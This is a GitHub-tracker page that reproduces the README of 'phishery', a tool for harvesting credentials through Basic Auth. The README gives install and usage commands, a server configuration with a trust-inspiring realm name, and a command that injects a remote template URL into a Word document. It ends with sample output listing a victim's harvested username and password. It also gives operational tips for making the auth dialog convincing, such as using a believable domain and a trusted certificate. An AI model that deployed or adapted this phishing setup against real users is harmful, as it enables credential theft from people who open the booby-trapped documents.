
ryhanson/phishery
ryhanson/phishery has 1,022 GitHub stars and 199 forks. GitHot measured 0 stars in 24 hours. Last checked 2026-11-09 12:18 UTC. Last push 2017-09-11.
An SSL Enabled Basic Auth Credential Harvester with a Word Document Template URL Injector
Measured star growth
- in 24h
- 0
- in 7 days
- Update delayed
- in 15 days
- Update delayed
- in 1 month
- Update delayed
Net star changes over overlapping periods, not daily totals. Missing measurements are left blank. Stars measure attention, not software quality.
README.md
Originalphishery
Phishery is a Simple SSL Enabled HTTP server with the primary purpose of phishing credentials via Basic Authentication. Phishery also provides the ability easily to inject the URL into a .docx Word document.

The power of phishery is best demonstrated by setting a Word document's template to a phishery URL. This causes
Microsoft Word to make a request to the URL, resulting in an Authentication Dialog being shown to the end-user. The
ability to inject any .docx file with a URL is possible using phishery's
-i [in docx], -o [out docx], and -u [url] options.
Download
Operating system specific packages can be downloaded from here.
Install
Extract the archive, and optionally, install binary to $PATH
$ tar -xzvf phishery*.tar.gz
$ cd phishery*
$ cp phishery /usr/local/bin
Usage
$ phishery --help

|\   \\\\__   O         __    _      __
| \_/    o \  o  ____  / /_  (_)____/ /_  ___  _______  __
> _   (( <_ oO  / __ \/ __ \/ / ___/ __ \/ _ \/ ___/ / / /
| / \__+___/   / /_/ / / / / (__  ) / / /  __/ /  / /_/ /
|/     |/     / .___/_/ /_/_/____/_/ /_/\___/_/   \__, /
             /_/ Basic Auth Credential Harvester (____/
                 with Word Doc Template Injector

  Start the server  : phishery -s settings.json -c credentials.json
  Inject a template : phishery -u https://secure.site.local/docs -i good.docx -o bad.docx

  Options:
    -h, --help      Show usage and exit.
    -v              Show version and exit.
    -s              The JSON settings file used to setup the server. [default: "settings.json"]
    -c              The JSON file to store harvested credentials. [default: "credentials.json"]
    -u              The phishery URL to use as the Word document template.
    -i              The Word .docx file to inject with a template URL.
    -o              The new Word .docx file with the injected template URL.
Running the server
Modify the provided settings.json file as needed, by default it should look like this:
{
  "ip": "0.0.0.0",
  "port": "443",
  "sslCert": "server.crt",
  "sslKey": "server.key",
  "basicRealm": "Secure Document Gateway",
  "responseStatus": 200,
  "responseFile": "template.dotx",
  "responseHeaders": [
    ["Content-Type", "application/vnd.openxmlformats-officedocument.wordprocessingml.template"]
  ]
}
This setup will start the HTTP server on Port 443 with SSL configured to use server.crt and server.key. The basic authentication realm is set to Secure Document Gateway. When any credentials are provided, a 200 response status is sent along with the contents of the included template.dotx and the content type header: Content-Type: application/vnd.openxmlformats-officedocument.wordprocessingml.template.
The settings file may also be configured to output a simple body, by using responseBody, like this:
{
  "ip": "0.0.0.0",
  "port": "443",
  "sslCert": "server.crt",
  "sslKey": "server.key",
  "basicRealm": "Secure Document Gateway",
  "responseStatus": 404,
  "responseBody": "<h1>Not Found</h1>",
  "responseHeaders": [
    ["Content-Type", "text/html"]
  ]
}
The effectiveness of this tool is based mostly on the Domain and Basic Auth Realm used, as that is often all the end user will see when triggered from an Office document. Make sure to point your DNS A Records the public IP of the phishery server.
It's recommended that the provided cert is replaced with a trusted one, such as one generated with LetsEncrypt. Microsoft Word on OS X will prevent the auth dialog if the cert is invalid, and Microsoft Word on Windows will prompt the user to accept the invalid certificate.
Once the server is configured and running, all you need to do is embed a phishery URL in a document, or anywhere else your heart desires. phishery does give you the ability to inject your URL into a Word document as a template, instructions on how to do this can be found below.
Injecting a Word Document
To inject a Word document with a template URL, you'll need a .docx file and the phishery server URL.
Now run phishery with your document and URL:
$ phishery -u https://secure.site.local/docs -i good.docx -o bad.docx
[+] Opening Word document: good.docx
[+] Setting Word document template to: https://secure.site.local/docs
[+] Saving injected Word document to: bad.docx
[*] Injected Word document has been saved!
Make sure your phishery server is running and available at the URL you used. Now when the Word document is opened, the victim will be prompted with an authentication dialog.
Now when the victim opens the document, you'll see the following:
$ ./phishery
[+] Credential store initialized at: credentials.json
[+] Starting HTTPS Auth Server on: 0.0.0.0:443
[*] Request Received at 2016-09-25 01:06:28: HEAD https://secure.site.local/docs
[*] Sending Basic Auth response to: 127.0.0.1
[*] New credentials harvested!
[HTTP] Host        : secure.example.local
[HTTP] Request     : /docs
[HTTP] User Agent  : Microsoft Office Word
[HTTP] IP Address  : 127.0.0.1
[AUTH] Username    : john.doe
[AUTH] Password    : Summer15
Explore related projects
codecrafters-io/build-your-own-x
Master programming by recreating your favorite technologies from scratch.
561,398 starspublic-apis/public-apis
A collective list of free APIs
497,679 starsmorluto/rea
Reverse engineer anything with agents, from app behavior down to native binaries.
447,495 starsopenclaw/openclaw
The AI that really does things. Any OS. Any Platform. The lobster way. 🦞
394,261 stars